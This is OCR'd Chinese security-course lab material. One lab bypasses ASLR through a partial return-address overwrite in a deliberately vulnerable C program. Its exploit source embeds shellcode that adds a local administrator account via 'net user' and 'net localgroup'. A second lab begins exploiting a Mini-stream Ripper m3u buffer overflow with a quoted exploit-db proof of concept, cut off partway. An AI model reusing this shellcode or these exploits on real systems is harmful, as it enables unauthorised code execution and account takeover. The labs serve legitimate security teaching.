
```
#include "stdafx.h"
#include "windows.h"
int test(char *str)
{
    char buffer[256];
    memcpy(buffer,str,262);
    _asm
    {
        lea edx,buffer
```

```
        }
            return 0;
        }

int main()
{

            test("\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
    x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
    90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
    0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
    x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
    90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
    0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
    x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
    90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
    0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
    x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
    90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
    0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
    x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
    90\x90\x90\x90\x90\x90\x90\x90\x90");     //262 字节

    _asm
    {
        jmp edx
    }
        return 0;
    }
```


为了方便演示，我用 vs2010 并且关闭 GS，DEP 编译选项编译，你可以在 C:\找到这个 test3.exe 文件。用 Immunity Debugger 载入




定位到 test 函数代码【注：你看到的地址和我的不一样，因为 aslr 作用】




注意观察此时 test 函数的返回地址是 0x008D103D，然后执行到下面的 retn。




你再观察此时的返回地址变成了 0x008D9090，返回地址前面也被覆盖为\x909090…。也就是说，我们的输入造成了缓冲区溢出，刚好把返回地址的低两个字节覆盖为\x90\x90 了。然而前面我们知道，低两个字节是固定的所以我们可控的返回地址为 0x008D0000 到 0x008DFFFF，如果我们能在这个地址范围内找到 jmp esp 指令……..但是注意！！！ jmp esp 跳到 shellcode 的办法在这里并不能用。因为我们不能覆盖到返回地址的高两个字节以下，一但覆盖了返回地址的高字节，那么返回地址我们将不可控，因为我们硬编码了返回地址，而这个地址对应的指令是未知的，因此 shellocde 不能布置在返回地址后面，所以不能用 jmp esp 的办法跳到 shellcode。显然，我们可以把 shellcode 放到返回地址前面，然后把返回地址覆盖为跳到 shellcode 指令的地址。如果此时有某个寄存器指向我们的\x90\x90\x90…..也就是 buffer 局部变量的起始地址或者起始地址下面，我们就可以用 jmp 该寄存器指令的地址覆盖返回地址。如果你注意看此时的寄存器窗口



会发现 EDX=0x0036FA58，而这个地址正是我们 buffer 的起始地址



因此，我们可以在 0x008D0000-0x008DFFFF 的范围内找到一条 jmp edx 指令，用 jmp edx 指令地址覆盖返回地址，就可以成功跳到我们可控的缓冲区。很快我在 0x008D1040 找到了一条，它的高两个字节不用管，系统会自动帮我们加上。




下面构造我们的 Exploit：用\x10\x40 替换我们前面源码的最后两个\x90\x90，把\x10\x40 前面的\x90 用我们的 shellcode 替换，不足的用\x90 填充。所以完整的 Exploit 是：


```
#include "stdafx.h"
#include "windows.h"
int test(char *str)
{
    char buffer[256];
    memcpy(buffer,str,262);
    _asm
    {
        lea edx,buffer
    }
    return 0;
}

int main()
{

    test("\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42\
x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b\x5
7\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x
57\x69\x6e\x45\x75\xf2\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\
xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f\
x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69\x6e\x69\x73\x6
8\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63\x61\x6c\x67\x68\x74\x20\x6c\
x6f\x68\x26\x20\x6e\x65\x68\x44\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f
\x4b\x33\x68\x33\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x
65\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63\x6d\x64\x2e
\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x40\x10");    //262 字节
    _asm
```


```
        {
            jmp edx
        }
        return 0;
}
```


你可以在 C 盘找到这个 test4.exe，运行它




似乎 shellcode 没有成功执行。我们动态跟踪一下，用调试器载入，来到 test 函数







到这里看起来都还正常啊，能执行到我们的 shellcode，继续往下单步执行



执行到这一句

001BF9CB　　202F　　AND BYTE PTR DS:[EDI],CH

就无法继续，程序显示发生访问异常。原来是我们的 shellcode 出问题了，现在你所要做的，就是重新找一个 shellcode 替换前面的 shellcode 就好了。到这里，我们控制了程序流程，成功绕过 ASLR。然而你会发现，实际上 ASLR 已经给攻击者造成了非常多的麻烦，如我们在源码中加入

```
_asm
{
    lea edx,buffer
}
```

才使得 EDX 刚好指向我们的 shellocde，实际中你也许并不能找到某个寄存器指向我们的 shellcode，也许你足够幸运的话或许有，这纯考验人品。

所以当你在绕过 ASLR 中，发现某个模块没有开启 ASLR(包括系统模块和程序自带 dll，但是注意截断符\x00)，不用想了，直接用它们。

5.2.1. 练习

以下说法不正确的是：【单选题】

【A】 可以攻击未启用 ASLR 模块绕过 ASLR 保护

【B】 部分覆盖返回地址绕过 ASLR 技术可以把 shellcode 放在返回地址后面

【C】可以覆盖 SEH 异常处理绕过 ASLR。

【D】在 Win7 默认开启了 ASLR 保护机制

答案：B

6 实验报告要求

参考实验原理与相关介绍，完成实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

7 分析与思考

1）本题如何利用未开启 ASLR 模块绕过 ASLR 机制保护

8 配套学习资源

http://www.netfairy.net

从零开始学习软件漏洞挖掘系列教程第七篇：实战挖掘 Mini-stream Ripper 缓冲区溢出漏洞

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）：2 学时
- 实验类别： 实践实验类

2 实验目的

通过利用一个存在漏洞的程序，巩固前面学过的知识。

【注意】由于环境原因，你在实验看到的地址和我的不一样，后面要填充的字符也不一样，不要照搬我的，否则你将失败，一切以你在实验过程中看到的为准！

3 预备知识

1. 关于 Mini-stream Ripper2.7 缓冲区溢出漏洞

2015-3-6 TUNISIAN CYBER 在 exploit-db 报告了一个 Mini-stream Ripper 缓冲区溢出漏洞，原文见 https://www.exploit-db.com/exploits/36501/。。。。。

报告指出通过构造一个恶意 m3u 文件，诱使受害用户打开文件，可以执行任意代码。

2. 关于 m3u 文件的知识

M3U 本质上说不是音频文件，它是音频文件的列表文件。你下载下来打开它，播放软件并不是播放它，而是根据它的记录找到网络地址进行在线播放。M3U 文件的大小很小，也就是因为它里面没有任何音频数据。把 M3U 文件直接转换为音频文件是不可能的，除非你把它指向的音频文件下载下来再作处理……

m3u 格式的文件只是一个目录文件，提供了一个指向其他位置的音频视频文件的索引，你播放的还是那些被指向的文件，用记事本打开 m3u 文件可以查看所指向文件的地址及文件的属性，以选用合适播放器播放。

4 实验环境

服务器：Windows 7 SP1 ，IP 地址：随机分配

辅助工具：Immunity Debugger，python2.7

5 实验步骤

黑客帝国Ⅱ经典台词：什么是控制？我们随时可以把这些机器关掉。这句话一直深深烙印在我的脑海里。以前这对于什么都不懂的我来说这遥不可及，然而，今天这不再是幻想。下面带大家实践如何控制机器执行任意代码：

我们的任务分为 2 个部分：

1. 验证 Mini-stream Ripper2.7 存在漏洞。
2. 利用 Mini-stream Ripper2.7 漏洞执行任意代码。

5.1 实验任务一

任务描述：构造超长的 m3u 验证 Mini-stream Ripper2.7 存在缓冲区溢出漏洞，并验证 db-exploit 给出的 Poc(漏洞利用证明)。

1. 首先在 Win7 正确安装好 Mini-stream Ripper2.7。用下面的 python2.7 产生 30000 字符长的 m3u 文件。

```
filename="C:\\test.m3u"  #待写入的文件名
myfile=open(filename,'w')   #以写方式打开文件
filedata="A"*30000  #待写入的数据
myfile.write(filedata)   #写入数据
myfile.close()   #关闭文件
```

运行这段 python 代码，在 C 盘下找到 test.m3u 文件。然后用 Mini-stream Ripper2.7 打开

Boom！！！程序崩溃了。不管是否这是可利用的漏洞，至少这个程序有 bug。因为它没有检查我们的输入。

下面摘自 https://www.exploit-db.com/exploits/36501/的漏洞证明代码：

```
#!/usr/bin/env python
#[+] Author: TUNISIAN CYBER
#[+] Exploit Title: Mini-sream Ripper v2.7.7.100 Local Buffer Overflow
#[+] Date: 25-03-2015
#[+] Type: Local Exploits
#[+] Tested on: WinXp/Windows 7 Pro
#[+] Vendor:
http://software-files-a.cnet.com/s/software/10/65/60/43/Mini-streamRipper.exe?token
=1427334864_8d9c5d7d948871f54ae14ed9304d1ddf&fileName=Mini-streamRipper.
exe
#[+] Friendly Sites: sec4ever.com
#[+] Twitter: @TCYB3R
#[+] Original POC:
#       http://www.exploit-db.com/exploits/11197/
#POC:
#IMG1:
#http://i.imgur.com/ifXYgwx.png
#IMG2:
#http://i.imgur.com/ZMisj6R.png
from struct import pack
file="c:\\crack.m3u"
junk="\x41"*35032
eip=pack('<I',0x7C9D30D7)
junk2="\x44"*4
